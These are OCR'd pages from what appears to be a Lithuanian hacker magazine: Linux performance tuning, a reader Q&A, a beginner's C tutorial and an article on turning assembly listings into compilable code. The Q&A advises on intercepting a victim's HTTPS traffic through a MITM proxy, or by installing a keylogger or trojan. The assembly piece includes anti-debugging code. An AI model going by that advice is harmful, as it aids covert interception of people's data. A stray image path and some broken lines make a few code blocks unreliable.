- Pakeičiame failų sistemą



```
elevator=cfq
```

/ *Deadline* planavimas arba paskutinių terminų planavimas (*Deadline Queuing*) — visos priėjimo prie disko prašančios programos statomos į eilę. Iš eilės imama viena programa, kuri ir gauna praktiškai monopolišką priėjimą prie disko. Kol ši programa dirba, visos likusios laukia eilėje. Praėjus tam tikram laikui, planuotojas šią programą perveda į laukimo būseną ir persijungia prie kitos iš eilės po pristabdytosios einančios programos. Dabar antroji programa gauna dominuojantį priėjimą prie disko. Tada trečia, ketvirta ir t.t. Pavyzdžiui, šis metodas gerai tinka duomenų bazių serveriui.

```
e
levator=deadline
```

Kiekvienas algoritmas turi savų privalumų ir trūkumų. Vis dėlto paprastam namų kompiuteriui tinka tik du algoritmai — *as* ir *cfq*. Norint pakeisti planuotoją, nereikia perkompiliuoti viso branduolio: pakanka užsikrovimo metu perduoti parametrą *elevator*. Kad kiekvieną kartą šios operacijos nereikėtų vykdyti rankiniu būdu, savo užkroviklio konfigūracijos byloje panaudok šią konfigūraciją:

```
/etc/lilo.conf fragmentas
image=/boot/vmlinuz-2.6.9
      label=Linux
      root=/dev/hda1
      append="elevator=as"
/boot/grub/grub.conf fragmentas
title My Default Linux
root (hd1,0)
kernel /boot/vmlinuz-2.6.9 ro root=/dev/hda1
elevator=as
```

LILO atveju paredagavęs bylą nepamiršk su komanda „lilo" perrašyti užkroviklio.

[Branduolio konfigūravimas] Padidinti sistemos našumą padės teisingai sukonfigūruotas branduolys. Konfigūruojant branduolį reikia laikytis šių taisyklių:

/ Atjunk nenaudojamas įrenginių, protokolų, realizacijų ir t.t. tvarkykles.

/ Dažniausiai naudojamus modulius gali įtraukti į branduolį. Taip, modulis — tai gerai, tačiau jeigu kodas yra branduolio sudėtyje, nereikia eikvoti laiko jo užkrovimui iš disko.

Tik nepersistenk — viskam yra ribos. Galima viską atjungti ir palikti minimumą, o po to norint prijungti draugelio atsineštą *flash* kortelę teks iš naujo perkompiliuoti branduolį — kam tau to reikia?

Trumpai priminsiu branduolio perkompiliavimo komandas:

```
# make menuconfig arba make xconfig
# make bzImage
# make modules
# make modules_install
# make install
```

Pirmoji komanda paleidžia branduolio konfigūratorių: *menuconfig* veikia *ncurses* pagrįstame tekstiniame režime; *xconfig* veikia grafiniame režime. Antroji komanda kompiliuoja branduolį. Trečioji ir ketvirtoji sukompiliuoja bei įdiegia modulius. Paskutinė — įdiegia branduolį, kuris buvo sukompiliuotas su antra komanda.

[Naujos inicializavimo sistemos įdiegimas] Eksperimentinė inicializavimo sistema *initng* leidžia *Linux* užkrauti praktiškai akimirksniu. Šios sistemos įdiegimui ir nuodugniam sukonfigūravimui gali tekti sugaišti porą valandų, tačiau patikėk manimi — rezultatai to verti. Praktiškai visuose *Linux* distributyvuose pagal nutylėjimą naudojama sena gera programa *init*. Būtent ji atlieka visą rutinišką sistemos inicializavimo darbą. Tačiau „atlieka" — pasakyta per garsiai. Pagal savo prigimtį *init* ganėtinai tingi: viskas, ką ji daro, — išanalizuoja bylą */etc/inittab* ir, priklausomai nuo jos turinio, paleidžia */etc/rc.d* kataloge saugomus skriptus, kurie parašyti su komandų interpretatoriumi. Naujojoje inicializavimo sistemoje skriptų vykdymu užsiima pati *initng*, ko rezultate *Linux* kraunasi žymiai greičiau.
Išsamiau apie tai gali paskaityti praėjusiame mūsų žurnalo numeryje publikuotame straipsnyje „Žaibiškas tukso užkrovimas".

[Failų sistema] Dar prieš keletą metų nė vienas distributyvas iš kietojo disko neišspausdavo visko, kas įmanoma, todėl diskas veikdavo vėžlio greičiu ir jį tekdavo paspartinti su *hdparm*. Dabar vargu ar su šia programa galima iš esm ės pakeisti disko našumą, kadangi tai už mus jau padarė patys distributyvų kūrėjai. Tačiau čia vis dar įmanoma kai ką paoptimizuoti: galima arba pakeisti *ext3fs* į *reiserfs/xfs/jfs*, arba pasirinkti sau optimalų *ext3fs* režimą. Pats greičiausias režimas yra grįžtamojo įrašymo režimas (*writeback*), kadangi šiuo atveju į žurnalą įrašomi tik failų sistemos metaduomenų pasikeitimai. Algoritmą galima pakeisti byloje */etc/fstab*, pavyzdžiui:

```
# vi /etc/ fstab
/dev/hda1/ ext3 data=writeback 1 0
```

Pats lėčiausias režimas — *Journal* — protokoluoja visus failų sistemos bei metaduomenų pasikeitimus. *Ordered* įrašinėja tik metaduomenų pasikeitimus, tačiau tai daroma prieš pat pakeitimą. Šio režimo pasirinkti nereikia, kadangi jis naudojamas pagal nutylėjimą.
Našumą taip pat gali padidinti kai kurios montavimo vėliavėlės, pavyzdžiui, *noatime*. Po kiekvieno priėjimo prie bylos jos inode atnaujinamas paskutinio priėjimo prie bylos laikas, kuris praktikoje naudojamas labai retai. *Noatime* parametras atjungia paskutinio priėjimo laiko atnaujinimą, kas leidžia padidinti failų sistemos greitaveiką.

```
# vi /etc/ fstab
/dev/hda1 / ext3 noatime,data=writeback
1 0
```

Tuo naminio tukso tiuningą galima laikyti baigtu. Jeigu dar turi kokių nors klausimų — drąsiai rašyk.

Q Ar yra kokia nors galimybė perimti vartotojo HTTPS srautą? Pagal idėją, SSL technologija visiškai eliminuoja tokią galimybę.

A Pradėti vertėtų nuo to, kad SSL gali būti panaudota skirtingai. Idealiu atveju tiek klientas, tiek ir serveris turi turėti savo sertifikatą — tuomet gaunamas maksimalus saugumas. Tačiau tokį požiūrį aš buvau sutikęs tik hakerių forumuose, kai tuo metu paprastos svetainės ir net banko apskaitos sistemos to vengia. Jeigu sertifikatai naudojami tik serverio pusėje, tuomet perimti duomenis teoriškai įmanoma, tačiau reikėtų įvertinti keletą sąlygų.
Visų pirma, tau teks vartotojo prisijungimą sukonfigūruoti taip, kad visas HTTP srautas eitų per tavo iš anksto paruoštą *proxy* serverį, o tam tu turėsi gauti priėjimą prie aukos kompiuterio. Antra, vartotojas neturėtų atkreipti dėmesio (greičiausiai neatkreips, kas būdinga 99% vartotojų) į naršyklės perspėjimą, jog gauti SSL duomenys nesutampa su serverio sertifikatu (savaime suprantama, *proxy* serverio sertifikatas skirsis nuo serverio sertifikato). Visa kita — technikos arba, konkrečiau šnekant, specialios programinės įrangos, reikalas. Aš žinau du *HTTPS proxy* serverius, kurie leidžia perimti ir modifikuoti per juos praeinančius duomenis. Tai *Burp proxy* (*http://portswigger.net/proxy/*) ir *Achilles* (*www.mavensecurity.com/achilles*). Iš jų ypatingai geras yra *Burp proxy*. Dėl pažangios paieškos ir reguliariųjų išraiškų galimybės surasti reikiamą informaciją perimtų duomenų masėje bus paprasčiau nei paprasta. Dar daugiau, bet kokius serveriui perduodamus parametrus ir formų reikšmes galima lengvai modifikuoti su interaktyviu įrankiu, o kitus duomenis prireikus galima pataisyti su šešioliktainiu redaktoriumi. Jeigu perimantysis *proxy* serveris įdiegtas nutolusiame kompiuteryje, tai tau labai praverstų ir programos *web* sąsaja, atvaizduojanti programos logus.
Iš kitos pusės, jeigu tau pavyks pakeisti vartotojo susijungimo konfigūraciją, tai kas tau trukdo pas jį įdiegti keyloggerį arba trojaną, kurie surinktų visus formose įvedamus duomenis? SSL susijungimas apsaugo tik kliento–serverio atkarpą, o nuo lokalaus užpuolimo tikrai neapgins.
Jeigu tu esi viename lokaliame tinkle kartu su auka, tuomet gali taip pat sėkmingai įdarbinti ir *cain* arba pasinaudoti IE DCOM skylėmis.

060 „C“ nuo nulio



Išmokau paleidinėti kompiliatorių. Kol kas iš to mažai naudos. | Parašiau pirmą konsolinę programą. Ji neveikia. | Dvi paros — ir ji pradėjo veikti. C — klasiškas dalykėlis! | Draugai pasakojo apie *WinAPI*. Daug galvojau. | Internete radau MSDN. Mokausi angliškai.

C KODAS TAVE VERČIA JAUSTIS LYG PATEKUS Į AKLIGATVĮ? DAUG PUSLAPIŲ UŽIMANTYS EKSPLOITŲ LISTINGAI TAU NIEKO NESAKO? DRAUGAI IŠ TAVĘS JUOKIASI, O MAMA TAU ANT KAKLO PRIRIŠA KEPTĄ MĖSOS GABALĄ, KAD SU TAVIMI DRAUGAUTŲ BENT ŠUNIUKAI? KAIP REIKIANT APSIRŪPINK ENERGETINIAIS GĖRIMAIS — JŲ TAU PRIREIKS. TUOJAU TU PROGRAMUOSI SU *C*.

[Prisijunk!] Žinai, pastaruoju metu man susidarė toks jausmas, kad mūsų, *C* programuotojų, lieka vis mažiau ir mažiau. Visi pabando *Delphi* ir toliau su juo draugauja. *Delphi* — patogus daikčiukas. Jame susipainioti taip pat praktiškai neįmanoma — tai tau ne *C*. O pas mus kompiliatorių daugybė, vystymo aplinkos iš viso ne visada pridedamos, o be jų toli gražu ne kiekvienas programuotojas susigaudys, kas, kur ir kaip. Vargu ar tai įkvėps tuos, kas priprato prie *Delphi*. Tarkim, kieno nors straipsnyje pateikiamas *C* kodas. Kas parašyta — aišku, o kaip tai panaudoti — nelabai. Žinai, aš tavęs nekankinsiu su sintakse arba išsamia visų vieno ar kito kompiliatoriaus raktų dokumentacija — manau, kad tu ir be to turi ką veikti. Aš tiesiog pačiu banaliausiu būdu parodysiu, kaip sukurti projektą ir pradėti jame ką nors rašyti. Ką tik nori. Kad ir *Hello world*, kad ir RAT.

[Naujas projektas] Šiuolaikinės programavimo sistemos dar žalią programuotoją lengvai išmuša iš vėžių tuo, kad jam suteikia visas įsivaizduojamas ir nelabai galimybes. Sako, nori, mes tau duosim iš karto visą *Word* aplikacijos šablono pavidalu? Arba, atseit, nori savo projekte turėti MFC, ATL, VCL ir dar milijoną įvairių dalykėlių? O, siaube! Šalin! Šalin, demonai! Mums viso šito nereikia. Mums reikia paprasto ir tuščio projekto. Jį galima gauti remiantis šiuo paprastu algoritmu:

/ Paleisk *Studio* (arba 6.0 atveju — patį *C*).
/ Pasirodžiusioje aplinkoje spausk *File -> New -> Project*.
/ Mus domina įprastinė *win32 C* aplikacija, todėl pereik į skyrelį *Visual C++ Projects* ir pasirink *Win32 Project*. Visa kita, ką siūlo *Studio*, yra erezija, todėl čia nėra ko aptarinėti. Fu.
/ Apačioje nurodyk projekto pavadinimą ir kur jį išsaugoti, o tada spausk OK.
/ Turėtų pasirodyti siaubingas *Win32 Application Wizard*. Jeigu jį paliktumėme be dėmesio ir iš karto nuspaustumėm *Finish*, tavo projektas būtų prifarširuotas tonomis svetimo ir visiškai nenaudingo kodo. Vedlyje pereik į skyrelį *Application Setting*.
/ Čia derėtų pastebėti, kad tavo kuriama programa — *Windows Application*, ir kad projektas turėtų būti tuščias (*Empty project*). Net jeigu tu nori konsolinės aplikacijos, vis tiek viską palik būtent taip, aš vėliau paaiškinsiu, kaip užsiimti būtent konsoliniu reikalu.
/ Po visų tavo atliktų veiksmų prieš tave turėtų pasirodyti tuščias ir pilkas studijos langas, kuris nežada nieko įdomaus, tačiau mes jau galime pasigrožėti kairėje pusėje *Solution Explorer* lange matomu nauju projektu.
/ Ant projekto pavadinimo (ne solution'o, o būtent projekto) spausk dešinį pelės klavišą ir pasirink *Add -> Add new item*. Mes norime į tuščią projektą įdėti bylą, kurioje mes ir rašysime mūsų programą.
/ Pasirink *++ File*, įvesk vardą ir spausk OK.

[Pabandykime apsispręsti] Aš savęs ir *Microsoft* neišdavinėsiu, todėl čia tu nerasi pasakymo „pabandykime apsispręsti dėl aplinkos ir kompiliatoriaus“. Tiksliau šnekant, neperskaitysi tiesioginiame kontekste. Čia viskas labai paprasta. Du žodžiai. Pirmas — *Visual*. Antras — *Studio*. Toks riebokas paketas, į kurį įeina *Visual C++*. Būtent pastarasis mums ir reikalingas. Mano manymu, nieko geriau nerasi. Esu tikras. Dabar rinkoje galima rasti visą debesį šio produkto versijų:

MS VS 6.0 — mėgėjams štampuoti tvarkykles;



Mušiausi su Delphi programuotoju. Dabar jis dirba su C.

Parašiau trojaną. Užima 100 Kb — draugai iš manęs šaipėsi.

Paskaitinėjau apie programavimą — sutilpau į 2 Kb.

User mode — niekai. Parašiau pirmą tvarkyklę.

Paprašė per dvi dienas parašyti botnetą. „Mias jamam šytą darbą!"

MS VS .NET 2002 (7.0) — pirmoji šeštosios versijos žavesio nepraradusi studija, pritaikyta .NET;
MS VS .NET 2003 — mano nekenčiama versija, kurios projektų *nenuskaito mano mylima septintoji versija;*
Ir lyg tai jau išėjusi, lyg ir ne, tačiau tikrų tikriausiai emulėje pasirodžiusi **MS VS .NET 2005**, kuri mano nuomone mūsų broliui absoliučiai nereikalinga.
Ramiai pradžiai aš visada rekomenduoju imti septintą versiją. Gauk ją visais įmanomais bei neįmanomais būdais ir džiaukis — daugelis visų normaliam vartotojui trukdančių gyventi grožybių (slaptažodžių sniferiai ir t.t.) parašyta būtent su ja.

[Pirmoji programa] Dabar prieš tave matosi atidaryta byla su praplėtimu *cpp*, kuri bus sukompiliuota, jeigu tu įlįsi į *Build* meniu ir nuspausi ten esantį punktą *Build <projekto pavadinimas>*. Nemanyk, kad aš tau visą šį laiką tiktai kabinau ant ausų makaronus. Rodau, kaip tuo naudotis.
Iš pradžių programoje įterpi visiems gyvenimo atvejams tinkančią antraštę:

```
#include <windows.h>
```

Tada apibrėžk tuščią funkciją, nuo kurios prasidės programos vykdymas. Paprastose aplikacijose ši funkcija yra *WinMain*, konsolinėse — tiesiog *main*.

```
int WINAPI WinMain(HINSTANCE, HINSTANCE, PTSTR, int)
{ return 0; }
```

Ji nieko nedaro, tiktai grąžina nulį. Mums ir nereikia, kad ji ką nors darytų. Aišku, įvairovės dėlei po pirmųjų figūrinių skliaustelių galima įterpti funkcijos *MessageBox* iškvietimą, kad nepasirodytų, jog visą šį laiką mes rašėme programą_kuri_nieko_nedaro. Prašau:

```
#include <windows.h>
int WINAPI WinMain(HINSTANCE, HINSTANCE, PTSTR, int)
{
  MessageBox(0, „Hello, World!", „You are wonderful", 0);
  return 0;
}
```

Jeigu tu retromaniakas ir nori konsolinės programos, tuomet mums iš pradžių teks linkeriui paaiškinti, kad mes konsolininkai, bei šiek tiek pakeisti pagrindinę funkciją.

```
#include <windows.h>
// prijungiame printf ir kitų standartinių įvedimo/išvedimo funkcijų antraštes
#include <stdio.h>
#pragma comment(linker,"/SUBSYSTEM:CONSOLE")
int main(int argc, char **argv)
{
  printf(„Hello, world!");
  return 0;
}
```

Penktoje eilutėje *pragma* apibrėžia mūsų programos tipą. Lygiai taip pat sėkmingai vietoje CONSOLE ten galėtų puikuotis WINDOWS arba NATIVE. *Pragma* — žiauriai naudingas dalykas. Tarkim, užsimanysi, kad tavo *helloworld* užimtų viso labo 1 Kb. Teliks pridėti eilutę:

```
// pakeičiame standartinį kompiliatoriaus
// sukurtą įėjimo tašką į mūsiškį
#pragma comment(linker,"/ENTRY:WinMain")
```

Ir iš programos dingsta praktiškai visi nereikalingi dalykai. Papildomai taip pat galima apjungti sekcijas (/MERGE raktas), pašalinti visokius tikrinimus, CRT ir analogišką šlamštą, tačiau aš pažadėjau, kad nekalbėsiu apie dokumentaciją. Tam skirtas MSDN, be kurio, beje, dar neapsiėjo nė vienas normalus *Windows* programuotojas. Jo *must have* koeficientas — 100%. Taigi kartu su *Studio* tau būtinai reikia gauti ir MSDN. Mielas *Delphi* programuotojau, tikiuosi, kad šios trumpos medžiagos tau pakaks tam, kad parašytum savo pirmąją *C* programą ir, kaip sakoma, tęstum savo darbus bei kompiliuotum.



062

Kompiliuojame neįmanoma

Iš neaišku kokio „asm" kodo darome veikiančią programą

INTERNETE GALIMA RASTI DAUGYBĘ ASEMBLERINIŲ LISTINGŲ, TAČIAU DAUGELIS IŠ JŲ YRA SMARKIAI IŠDARKYTI IR IŠSKAIDYTI. TOKIU PAVIDALU JŲ VISIŠKAI NEĮMANOMA PANAUDOTI. TIK DĖL TO KOMPLEKSUOTI NEVERTĖTŲ. ŠIAME STRAIPSNYJE PAPASAKOSIU APIE TAI, KAIP „SUŠUKUOTI" KREIVĄ KODĄ, ĮTERPTI JĮ Į SAVO PROGRAMĄ, IŠSIRINKTI TEISINGĄ TRANSLIATORIŲ IR KOMANDINĖS EILUTĖS RAKTUS.

[Skirtingi asembleriai] Asembleris — tai ne tik kalba, bet ir transliatorius. Tai, kad PDP–11 kalba netinka *x86* architektūrai — visiškai suprantama, tačiau asemblerinių transliatorių tarpusavio nesuderinamumas daugeliui tampa naujiena. Kas sudaro asemblerio kaip kalbos pagrindą? Pirma — tai mašininių komandų (*mov*, *nop*, *cmp*) mnemonika. Antra — tai pačios kalbos priemonės (žymės, direktyvos, makrosai). Formaliai už mnemoniką atsako *Intel* ir AMD. Būtent jos suteikia vardus mašininėms komandoms, registrams, vėliavėlėms ir t.t. Daugelis x86 asemblerių laikosi šio žymėjimo (nors jis niekur nestandartizuotas), tačiau „dauguma" — tai dar ne viskas. **nix* pasaulyje paplitusi AT&T sintaksė, kuri išsiskiria ne tik mnemonika, bet net ir operandų eiliškumo tvarka! Čia operandas imtuvas yra ne kairėje, kaip *Intel* asemblerio atveju, o dešinėje!!! Registrų pavadinimai prasideda procento ženklu, konstantos — dolerio ženklu, o instrukcijos turi apdorojamų duomenų tipą atitinkančią priesagą. *Intel* kalboje reikšmės *666h* persiuntimas į *eax* registrą atrodo taip: „mov eax,666h", o AT&T atveju taip: „movl $666h,%eax". Vieno tipo asembleriams skirta programa negali būti sukompiliuota su kito tipo asembleriais, nebent viską radikaliai perdarius arba automatiškai sukonvertavus! Tačiau net ir to paties tipo asembleriuose galima pastebėti netvarką, neatitikimus ir daugybę

skirtumų (raktiniuose žodžiuose, listingo apiforminimo taisyklėse, pateikiamose bibliotekose, antraščių bylose ir t.t.). Jeigu suderinamumas nėra aiškiai deklaruotas, programą reikia transliuoti su tuo ir tik su tuo asembleriu, kuriam ji skirta. Priešingu atveju ruoškis perdarymams, t.y. adaptacijai. Skirtumai dažnai išlenda pačiose netikėčiausiose vietose. Kai kurie asembleriai supranta, kad „mov eax, x" — tai tas pats, kas ir „mov eax,[x]", kai kurie — priešingai. Jie suklumpa ir pateikia klaidą. Tačiau tai dar nieko! Kur kas blogiau, kai transliatorius šią konstrukciją tyliai traktuoja kaip „mov eax, offset x", kas visiškai ne vienas ir tas pats! Taigi perkeliant programą tenka būti labai atsargiam.
Suderinamumas — visiškai atskira dainelė. Į MS-DOS orientuotos programos be keiksmažodžių ne tik negali būti transportuojamos, bet ir perkeliamos. Joms būdinga tiesioginė sąveika su aparatūrine įranga, kuri NT sistemose prieinama tik iš branduolio lygio, jau nė nekalbant apie tai, kad 16 bitų kodas 32 bitų programose iškviečiamas tik per DPMI (ir tai ne be gudrybių). Taip prieš transliuojant asemblerinę programą būtina išsiaiškinti, kokiam transliatoriui ir kokiai operacinei sistemai ji skirta! Su asembleriniais iš konteksto ištrauktais fragmentais būna dar blogiau. Tarkim, kokiame nors straipsnyje aprašomas įdomus antiderinimui skirtas metodas ir pateikiamas asemblerio kodas, tačiau čia nė puse lūpų neužsimenama apie tai, kaip jį įterpti į savo programą. Pažįstama situacija, tiesa? Betarpiška transliacija neįmanoma, kadangi transliatorius juodai keikiasi ir nieko daugiau nesako.

[Tikslinės platformos nustatymas] Paprasčiausia nustatyti naudojamų duomenų bitų kiekį. Jeigu listinge dominuoja 16 bitų AX/BX/CX tipo registrai, tai tokia programa veikiausiai skirta MS-DOS. Jeigu sutinkami tiesioginiai pertraukimų iškvietimai (INT 21h, INT 13h, INT 16h, INT 10h) — tai tikrai MS-DOS, todėl geriau iš karto susilaikyti nuo bandymų transliuoti programą NT sistemoje. Tas pats pasakytina ir apie įvedimo/išvedimo jungtis (instrukcijas IN/OUT). Nors NT ir leidžia prie jų prieiti iš taikomojo lygio, tai nėra išeitis, todėl tokią programą paprasčiau perrašyti.
32 bitų režimą apibūdina registrai EAX/EBX/ECX. Tai gali būti tiek *Windows*, tiek ir DOS/DPMI skirta programa. Paskirtis *Windows* sistemai atpažįstama pagal savo API funkcijas, o DOS/DPMI — pagal pertraukimą INT 31h. Pertraukimas *INT 2Fh* byloja apie priklausomybę 9x sistemoms, INT 2Fh/SYSENETR — apie priklausomybę NT/XP. Per šiuos pertraukimus įgyvendinamas priėjimas prie operacinės sistemos žemo lygio API, todėl tokios programos yra neperkeliamos. Privilegijuotos apsaugoto režimo instrukcijos arba branduolio eksportuojamų funkcijų iškvietimai (pavyzdžiui, *IoGetCurrentIrpStackLocation*) byloja apie tai, kad šis kodas — tai tvarkyklė (arba jos fragmentas), visiškai nepritaikyta darbui taikomajame režime. Jeigu listinge neiškviečiamos jokios API funkcijos ar pertraukimai, nėra privilegijuotų instrukcijų ir nesikreipiama į atmintį absoliučiais adresais (tokiais, kaip *mov eax,fs:[20h]*), tai šis kodas gali veikti bet kurioje 32 bitų operacinėje sistemoje.
64 bitų x86-64 režimą galima atpažinti pagal naudojamus registrus RAX/RDX/RCX. Savaime suprantama, toks kodas nesuderinamas su 32 bitų transliatoriais.
**nix* sistemoms skirtą kodą galima atpažinti pagal joms būdingą AT&T sintaksę. Biblioteką *libc* naudojančios programos gali būti lengvai perkeltos į *Windows*, kadangi *libc* — tai standartinė C biblioteka, tačiau kai kurios **nix* funkcijos nėra įdiegtos jos *Windows* versijoje. Kitaip tariant, čia nėra *fork* iškvietimo, kuris procesą padalina į du. Daugeliu atvejų perkėlimas vis tik įmanomas. Tai ypatingai pasakytina apie matematines funkcijas, kurios abstrahuotos nuo sisteminio pasaulio. Programos, kurios veikia apeidamos *libc* per *INT 80h/call 0007h:00000000h* sąsają (visokie virusai ir kirminai), praktiškai neperkeliamos.
Nustatyti transliatorių kiek sudėtingiau. TASM'o požymiai yra bylos pradžioje naudojamos direktyvos „jumps" ir „locals". FASM paprastai galima atpažinti pagal direktyvą „format" (pavyzdžiui, „format PE GUI 4.0"), kas, beje, nėra visai patikima, ir pagal chronišką raktinio žodžio *offset* nebuvimą. MASM'ui lieka visa kita.

[Asemblerinių intarpų metodas] Vietoje kovinio pavyzdžio aptarsime klasikinį antiderinimo kodą, kurį galima rasti daugelyje straipsnių ir knygų:

```
; apibrėšime savo struktūrinių
; išimčių apdorotoją
push offset my_she
; išsaugojame seną apdorotuvą
push dword ptr fs:[0]
; registruojame naują apdorotuvą
mov fs:[0],esp


pushf          ; į steką sukišame vėliavėles
; aktyvuojame trasavimo bitą
or dword ptr[esp],100h
; atnaujintą bitą ištumiame į vėliavėlių
; registrą, taip priversdami CPU su
; kiekviena komanda aktyvuoti išimtį
popf

xor eax,eax
; be derintuvo po xor aktyvuojama išimtis
; ir valdymas perduodamas my_seh, o
; EAX registre bus nenulis

; su derintuvu išimtis tyliai „suėdama"
my_seh:
test eax,eax
; jeigu derintuvo nėra, tai eax != 0
jnz debugger_is_present
```

Kaip sukompiliuoti šį kodą? Kažkaip jis nelabai panašus į savarankišką programą... Gal pabandykime šį kodą modifikuoti taip, kad jį būtų galima panaudoti kaip asemblerinį intarpą. Daugelyje C kompiliatorių jis apiforminamas kaip „__asm{...asemblerinis kodas...}", tačiau tiesiogiai įgyvendinti šio sumanymo nepavyks! Juk mūsų asemblerinis listingas, kaip ir daugelis kitų iš vaizdžių agitacinių mokymo priemonių ištrauktų demonstracinių programų, yra kažkas viduryje tarp pseudokodo ir veikiančios programos.
Visų pirma, žymė *debugger_is_present* nėra apibrėžta ir čia įterpta siekiant vaizdumo; antra, mes jau apibrėžėme struktūrinių išimčių apdorotuvą, aktyvavome trasavimo vėliavėlę, tačiau pamiršome apie tai, kad po atlikto derintuvo patikrinimo viską reikia grąžinti į savo vietas! Taigi prieš naudojimą listingą reikia šiek tiek papildyti, pavyzdžiui, taip:

```
Užbaigta programa anti-debug.c
main()
```



Anti-debug.exe derintuve

```
{
    int a;
    __asm{
        // asemblerinis intarpas — pradžia
        push offset my_seh
        push dword ptr fs:[0]
        mov fs:[0],esp
        pushf
        or dword ptr[esp],100h ;set trap flag
        popf

        xor eax,eax
    my_seh:
        ; atstatome seną apdorotuvą
        pop dword ptr fs:[0]
        ;
        add esp,4

        ; rezultatą grąžiname kintamajame a
        mov a,eax
    } ; asemblerinis intarpas — pabaiga

    // patikriname kintamąjį a, ar jis lygus nuliui
    printf(„%s\n",a? „no debugger" : „under debugger");
}
```

Be abejo, tai ne pats geriausias variantas. Įeidami į struktūrinių išimčių apdorotuvą mes turime iš jo išeiti per nedokumentuotą API funkciją *Continue*, nors... viskas veiks ir taip. Geriau susikoncentruokime ties asemblerinio intarpo apiforminimu.
Mes pašaliname „jnz debugger_is_present" ir vietoje jo grąžiname reikšmę per iš anksto apibrėžtą kintamąjį „a". Programą kompiliuojame įprastai („cl.exe anti-debug.c") ir bandome ją paleisti. Prasukus programą per *SoftICE*, *OllyDbg* arba bet kurį kitą neemuliuojantį derintuvą, ekrane pasirodys *under debugger* arba *no debugger*. Tai reiškia, kad transliavimas pavyko!

```
O štai kitas klasikinis pavyzdys:
.code   ; kodo sekcija
start:  ; įėjimo taškas
        push 0    ; uType
        push 0    ; lpCamtion
        push offset s0      ; lpText
        push 0    ; hWnd
        call MessageBoxA

        ; išeiname nuspaudus OK
        ret

.data   ; duomenų sekcija

; eilutė, kurią mes išvedinėsime
s0 db „hello,world",0Dh,0Ah,0

end start
```

Mėginimas programos tekstą įterpti kaip asemblerinį intarpą nieko gero neduoda. Kompiliatorius mus juodai keikia ir atsisako kompiliuotis. Tenka veikti strategiškai, t.y. nuožmiai ir radikaliai. Kartu su nereikalinga instrukcija „ret" pašaliname direktyvas *.code* ir *.data* (originalioje versijoje instrukcija „ret" užbaigia programą, kadangi paleidus PE bylą steko viršūnėje yra užbaigiančios procedūros adresas, tačiau mūsų asemblerinio intarpo steko freime nėra nieko panašaus).
Iš esmės *start* žymės galima ir nepašalinti, o štai su *s0* teks susidoroti. Na, nepripažįsta įmontuotas asembleris „db" direktyvos ir nieko čia nepadarysi! Tenka eilutę–konstantą apibrėžti panaudojant pačios *C* priemones. Ji gali būti išsaugota tiek steke (kaip lokalus kintamasis), tiek ir duomenų sekcijoje (kaip globalus kintamasis). Iš tikrųjų eilutės visada saugomos duomenų sekcijoje, o į steką įkeliama tik jų kopija, tačiau kopija — tai pridėtinės niekam nereikalingos sąnaudos. Jeigu kintamasis apibrėžtas kaip globalus, tai raktinis žodis *offset* išsaugo savo galią ir kompiliatorius nesikeikia. Su lokaliais kintamaisiais viskas kur kas sudėtingiau. Šiuo atveju konstrukciją „push offset s0" kompiliatorius transliuoja į „push offset [ebp+x]", kas sintaksės požiūriu visiškai beprasmiška! Tačiau pašalinti *offset* negalima, kadangi „push [ebp+x]" į steką įkelia toli gražu ne rodyklę į *s0*, o... pirmų keturių baitų reikšmes, t.y. elgiasi kaip „*((DWORD*)s0)". Teisingas variantas atrodo taip: „lea eax,s0/push eax" (savaime suprantama, vietoje *eax* galima naudoti bet kokį kitą bendros paskirties registrą).
Dar vienas niuansas. Konstrukcija „call MessageBoxA" vykdoma visiškai ne taip, kaip buvo planuota, kadangi vietoje *MessageBoxA* klastingasis kompiliatorius pateikia toli gražu ne pačios *MessageBoxA* adresą, o rodyklę į dvigubą žodį, kuriame saugomas *MessageBoxA* adresas! Iš to išplaukia, jog norint, kad programa nesusprogtų ir nenumirtų, būtina panaudoti prefiksą *ds*, tada iškviečiantis kodas atrodys taip: „call ds:MessageBoxA".
Apibendrinę visas aukščiau išsakytas mintis mes gauname tokią programą. Net dvi! Su eilutės apibrėžimu kaip globalaus ir kaip lokalaus kintamojo:

```
Asemblerinių kintamųjų „globalizacija"
#include <windows.h>

// globalus kintamasis, kurį mes išvedinėsime į ekraną
char s0[]="hello,world\n";

main()
{
        __asm
        {
```

```
    push 0
    push 0
    push offset s0
    push 0

    ; pridedame ds:
    call ds:MessageBoxA
    }
}
```

Kompiliuojam:

```
cl.exe hello_global.c USER32.lib
```

Čia *USER32.lib* — *MessageBoxA* skirtos bibliotekos pavadinimas. Tada paleidžiam. Gauname simpatišką dialogo langą.
Variantas su lokaliu kintamuoju kompiliuojasi ir pasileidžia lygiai taip pat, kaip ir ankstesnysis:

```
Asemblerinių kintamųjų „lokalizacija"
#include <windows.h>
main()
{
    char s0[]="hello,world\n";

    __asm
    {
    push 0
    push 0
    lea eax, s0
    push eax
    push 0
    call ds:MessageBoxA
    }
}
```

Asembleriniai intarpai — patogus dalykas, tačiau jis vis dėlto turi tam tikrų apribojimų. Kitaip tariant, įmontuotas asembleris nepripažįsta jokių makropriemonių, todėl jeigu transliuojamoje programoje yra daug makrosų, tai be MASM'o (arba jo konkurentų) čia jau neapsieisi.

[MASM, TASM ir FASM] Manysime, jog mes pakankamai subrendome visos programos asembliavimui. Atrodytų, kas čia sudėtingo? Imk ir transliuok. Deja, ne! Štai dar vienas klasikinis pavyzdys, kurį aš radau pasaulinio voratinklio platybėse ir kuris jo kūrėjo sumanymu turėtų išvesti „hello,world!":

```
.386
.model flat
extern ExitProcess:PROC
extern MessageBoxA:PROC

.data
s0 db 'hello, world',0

.code
start:
        push 0
        push 0
        push offset s0
        push 0
        call MessageBoxA

        push 0
        call ExitProcess
end start
```

